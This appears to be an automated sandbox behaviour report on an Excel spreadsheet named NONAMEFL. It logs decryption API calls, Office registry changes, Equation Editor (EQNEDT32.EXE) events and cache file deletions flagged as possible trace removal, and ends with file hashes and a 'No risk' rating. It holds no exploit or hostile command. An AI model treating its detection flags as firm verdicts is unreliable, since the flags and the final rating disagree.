Call System API	API Name: BCryptDecrypt Args: (993ce0, Ÿ…a®áP|g6, 4096, 0, , 0, Ÿ…a®áP|g6, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, oß, vä·¡Gd%, 4096, 0, , 0, oß, vä·¡Gd%, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¸°ûºuÀ–, 4096, 0, , 0, ¸°ûºuÀ–, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, máúUò¬, 4096, 0, , 0, máúUò¬, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, SíÖÓ§O, 4096, 0, , 0, SíÖÓ§O, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 0, , 0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 6574856, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, / Ìµ, 4096, 0, , 0, / Ìµ, 4096, 6576336, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ÿ…a®áP|g6, 4096, 0, , 0, Ÿ…a®áP|g6, 4096, 6575716, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, oß, vä·¡Gd%, 4096, 0, , 0, oß, vä·¡Gd%, 4096, 6575696, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6573680, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 0, , 0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 6574500, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, w½½ì]ßŸtjÌË¿û1, 4096, 0, , 0, w½½ì]ßŸtjÌË¿û1, 4096, 6575884, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ÿ…a®áP|g6, 4096, 0, , 0, Ÿ…a®áP|g6, 4096, 6575864, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6575716, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 0, , 0, ôžß^çN6ã_qï–xÉì™!üý‰?7»ï“ä™Y, 4096, 6574500, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, oß, vä·¡Gd%, 4096, 0, , 0, oß, vä·¡Gd%, 4096, 6575884, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6544432, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, g, 4096, 0, , 0, g, 4096, 6545156, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ã™…[ÂÝ, 4096, 0, , 0, ã™…[ÂÝ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, º $í, 4096, 0, , 0, º $í, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Í—, 4096, 0, , 0, Í—, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, mÏ!èx\n^ªn, 4096, 0, , 0, mÏ!èx\n^ªn, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, —`Ô¢¡D, 4096, 0, , 0, —`Ô¢¡D, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ã»ï îf—^ÿgÙ•ºÃõtàO, 4096, 0, , 0, ã»ï îf—^ÿgÙ•ºÃõtàO, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ô, 4096, 0, , 0, ô, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, äìÕÂ2Djqz©bee[¤àB6, 4096, 0, , 0, äìÕÂ2Djqz©bee[¤àB6, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ²×ÜÞž~PÞ0ñ‰Z7, 4096, 0, , 0, ²×ÜÞž~PÞ0ñ‰Z7, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, {, 4096, 0, , 0, {, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ó5Ê7UV¤WÎ}VÃ‰–""ÖM'Xv-, 4096, 0, , 0, Ó5Ê7UV¤WÎ}VÃ‰–""ÖM'Xv-, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, *ðqà Y0!ÔØ, 4096, 0, , 0, *ðqà Y0!ÔØ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ~Ñ, 4096, 0, , 0, ~Ñ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ›, 4096, 0, , 0, ›, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, îöL àmÖMaïŸ, 4096, 0, , 0, îöL àmÖMaïŸ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ðÂ|$–¼gõPŸH‡, 4096, 0, , 0, ðÂ\|$–¼gõPŸH‡, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, %[ò Xv>£*bÆVø=õù¶|ÂÕ¸ÿ#]b,±C¨Š¹¿ºñŸÊÀz, 4096, 0, , 0, %[ò Xv>£*bÆVø=õù¶|ÂÕ¸ÿ#]b,±C¨Š¹¿ºñŸÊÀz, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, î, 4096, 0, , 0, î, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, 9¤…Ãâ§, 4096, 0, , 0, 9¤…Ãâ§, 4096, 6545136, 0) Return: 0		2812

Call System API	API Name: BCryptDecrypt Args: (993ce0, RÄtÕ¤t, FpV¤{Èb9eºÉ, 4096, 0, , 0, RÄtÕ¤t, FpV¤{Èb9eºÉ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¥”œû, 4096, 0, , 0, ¥”œû, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Qw\rº®‡, 4096, 0, , 0, Qw\rº®‡, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, «z\nª[Þþ, 4096, 0, , 0, «z\nª[Þþ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¼ÐÌ", 4096, 0, , 0, ¼ÐÌ", 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, š\no|*Fð‡ª²h, 4096, 0, , 0, š\no|*Fð‡ª²h, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ‚HX.u3wÃ›ôƒŒJy=, 4096, 0, , 0, ‚HX.u3wÃ›ôƒŒJy=, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, \núÒœ, 4096, 0, , 0, \núÒœ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ýÅ, 4096, 0, , 0, ýÅ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, †J¶uôX\n3, 4096, 0, , 0, †J¶uôX\n3, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, …Èô+ÆnN, 4096, 0, , 0, …Èô+ÆnN, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, "Ã™ô:†Ç|fÌ:^½ZpÆÀ, 4096, 0, , 0, "Ã™ô:†Ç|fÌ:^½ZpÆÀ, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, sÜ‡·oÜ{ÐÖîÞ–x¿wâýó¯ž>y*ºôÏ¾’xò, 4096, 0, , 0, sÜ‡·oÜ{ÐÖîÞ–x¿wâýó¯ž>y*ºôÏ¾’xò, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, aqë\, 4096, 0, , 0, aqë\, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6545136, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ÿ…a®áP|g6, 4096, 0, , 0, Ÿ…a®áP|g6, 4096, 6575884, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¿ù¡, 4096, 0, , 0, ¿ù¡, 4096, 6563360, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 0, , 0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 6544360, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, / Ìµ, 4096, 0, , 0, / Ìµ, 4096, 6544360, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 0, , 0, vœŠ-Èç{½úâ·"ÛfqØv§.Ý, 4096, 6544340, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, PK, 4096, 0, , 0, PK, 4096, 6544752, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, / Ìµ, 4096, 0, , 0, / Ìµ, 4096, 6544732, 0) Return: 0		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051191100000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, oß, vä·¡Gd%, 4096, 0, , 0, oß, vä·¡Gd%, 4096, 6573448, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, D"'H²#Rò¶`¼Gý™Ã{¼X¼¼, 4096, 0, , 0, D"'H²#Rò¶`¼Gý™Ã{¼X¼¼, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, J, 4096, 0, , 0, J, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, $FD, 4096, 0, , 0, $FD, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Øä, ˆ\r.é×247l5H=HÏÓØÐØP, 4096, 0, , 0, Øä, ˆ\r.é×247l5H=HÏÓØÐØP, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ð¶, 4096, 0, , 0, Ð¶, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, T, 4096, 0, , 0, T, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ‘H^SÞL=ŠÉ'÷é1cêüò, 4096, 0, , 0, ‘H^SÞL=ŠÉ'÷é1cêüò, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, KLNet6#žê!l, 4096, 0, , 0, KLNet6#žê!l, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ww Äëê, 4096, 0, , 0, ww Äëê, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¢ëè\rÉj°4¦H)Ú¯, 4096, 0, , 0, ¢ëè\rÉj°4¦H)Ú¯, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¬Ì, 4096, 0, , 0, ¬Ì, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ˜;·ì¸q€ß¡CþçÏ, 4096, 0, , 0, ˜;·ì¸q€ß¡CþçÏ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Õ*ùæýöÛoò ðàÜ4!!A¾{÷î• S§NÉ4, 4096, 0, , 0, Õ*ùæýöÛoò ðàÜ4!!A¾{÷î• S§NÉ4, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ^ª^gÔ¨Q²KØ¾}{RJ¨„, 4096, 0, , 0, ^ª^gÔ¨Q²KØ¾}{RJ¨„, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, yÎœW5$n¡i@Ö, 4096, 0, , 0, yÎœW5$n¡i@Ö, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ˆ™, 4096, 0, , 0, ˆ™, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , -í, 4096, 0, , 0, , -í, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, —_FmÁž<, 4096, 0, , 0, —_FmÁž<, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¸°ûºuÀ–, 4096, 0, , 0, ¸°ûºuÀ–, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, máúUò¬, 4096, 0, , 0, máúUò¬, 4096, 6573448, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, r\r]U§®>è+¨ŒLŸâTå3ß³Ëh¹š]„Õ, 4096, 0, , 0, r\r]U§®>è+¨ŒLŸâTå3ß³Ëh¹š]„Õ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ÏQ, 4096, 0, , 0, ÏQ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, SíÖÓ§O, 4096, 0, , 0, SíÖÓ§O, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¸°ûºuÀ–, 4096, 0, , 0, ¸°ûºuÀ–, 4096, 6573448, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, 4SBtâE?µ“m¹Ç²¿eb*?, 4096, 0, , 0, 4SBtâE?µ“m¹Ç²¿eb*?, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, máúUò¬, 4096, 0, , 0, máúUò¬, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, 3§˜eÆò~|vç, 4096, 0, , 0, 3§˜eÆò~|vç, 4096, 6573448, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, !± O<ñÐCO<, 4096, 0, , 0, !± O<ñÐCO<, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, 0Ã, 4096, 0, , 0, 0Ã, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, "¥Ái<ïˆ7%Ÿ!ÅA, 4096, 0, , 0, "¥Ái<ïˆ7%Ÿ!ÅA, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, lÐz%ÞÔJ5‹˜Ú, 4096, 0, , 0, lÐz%ÞÔJ5‹˜Ú, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, w½½ì]ßŸtjÌË¿û1, 4096, 0, , 0, w½½ì]ßŸtjÌË¿û1, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Q@, 4096, 0, , 0, Q@, 4096, 6573448, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, Ôj5ÊÊÊ,Ú_, qõ, 4096, 0, , 0, Ôj5ÊÊÊ,Ú_, qõ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¶»k&Ð÷!ûÏÂ@^WDDDDDþŠh·e«Õ\nA, 4096, 0, , 0, ¶»k&Ð÷!ûÏÂ@^WDDDDDþŠh·e«Õ\nA, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ðÂ, 4096, 0, , 0, ðÂ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ¬.ß, 4096, 0, , 0, ¬.ß, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ã?Î, 4096, 0, , 0, ã?Î, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, <q, 4096, 0, , 0, <q, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ü\r3fÌ@Il‰âƒ, 4096, 0, , 0, ü\r3fÌ@Il‰âƒ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, , 4096, 0, , 0, , 4096, 6573428, 0) Return: 0		2812

Call System API	API Name: BCryptDecrypt Args: (993ce0, ¹ÝŽòÝAø«@Y½äNN, 4096, 0, , 0, ¹ÝŽòÝAø«@Y½äNN, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, (]Xö¬…ÇËXÌÏÔ°J>[%fÂ<#27³ž£‡, 4096, 0, , 0, (]Xö¬…ÇËXÌÏÔ°J>[%fÂ<#27³ž£‡, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, ÁÃ7xùçoo?Çññ1Žñù·À·Ÿ, 4096, 0, , 0, ÁÃ7xùçoo?Çññ1Žñù·À·Ÿ, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: BCryptDecrypt Args: (993ce0, öl, 4096, 0, , 0, öl, 4096, 6573428, 0) Return: 0		2812
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2812) Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE) Return: 1		2812
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[2812) Return: 1		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E96A1\1E96A1 Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1E96A1\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ 2) Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EB95C\ Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EB95C\1EB95C Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-10-22T17:14:44Z		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-10-22T17:14:44Z		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-10-22T17:17:44Z		2812
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 19fc84b		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EB95C\1EB95C Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1EB95C\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2812
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9AF449E2.png Type: VSDT_PNG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9AF449E2.png Type: VSDT_PNG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9AF449E2.png Type: VSDT_PNG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\9AF449E2.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\61D59741.jpeg Type: VSDT_JPG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\61D59741.jpeg Type: VSDT_JPG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\61D59741.jpeg Type: VSDT_JPG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\61D59741.jpeg Type: VSDT_JPG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE9CC7B.png Type: VSDT_PNG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE9CC7B.png Type: VSDT_PNG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE9CC7B.png Type: VSDT_PNG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\6AE9CC7B.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8DACF5B4.png Type: VSDT_PNG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8DACF5B4.png Type: VSDT_PNG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8DACF5B4.png Type: VSDT_PNG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8DACF5B4.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1A423225.png Type: VSDT_PNG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1A423225.png Type: VSDT_PNG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1A423225.png Type: VSDT_PNG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\1A423225.png Type: VSDT_PNG		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D5B6440.png Type: VSDT_PNG		2812
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D5B6440.png Type: VSDT_PNG		2812
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D5B6440.png Type: VSDT_PNG		2812
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2812 File: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\8D5B6440.png Type: VSDT_PNG		
Call Thread API	API Name: NtResumeThread Args: (Process:2060,) Return: ?		2812
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2060], ppid[2812) Return: 1		2812

Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2060:msosqm.exe) Return: 1		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2812
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2812
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\112E9ABF.emf) Return: 1		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: fb		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: fb		2812
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2812
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2812

▼ Screenshot



▼ Object 1.1 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	300695D76BE6EF533249560E5A0A5B83E4FCC0DC
SHA-256	8D64F84778169741974F4BB3178F3C2A124DCEF3E6F546635F2082031A9BA608
MD5	B0F9B3347E4CB41FC9C774B961D31832
Size	578996 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

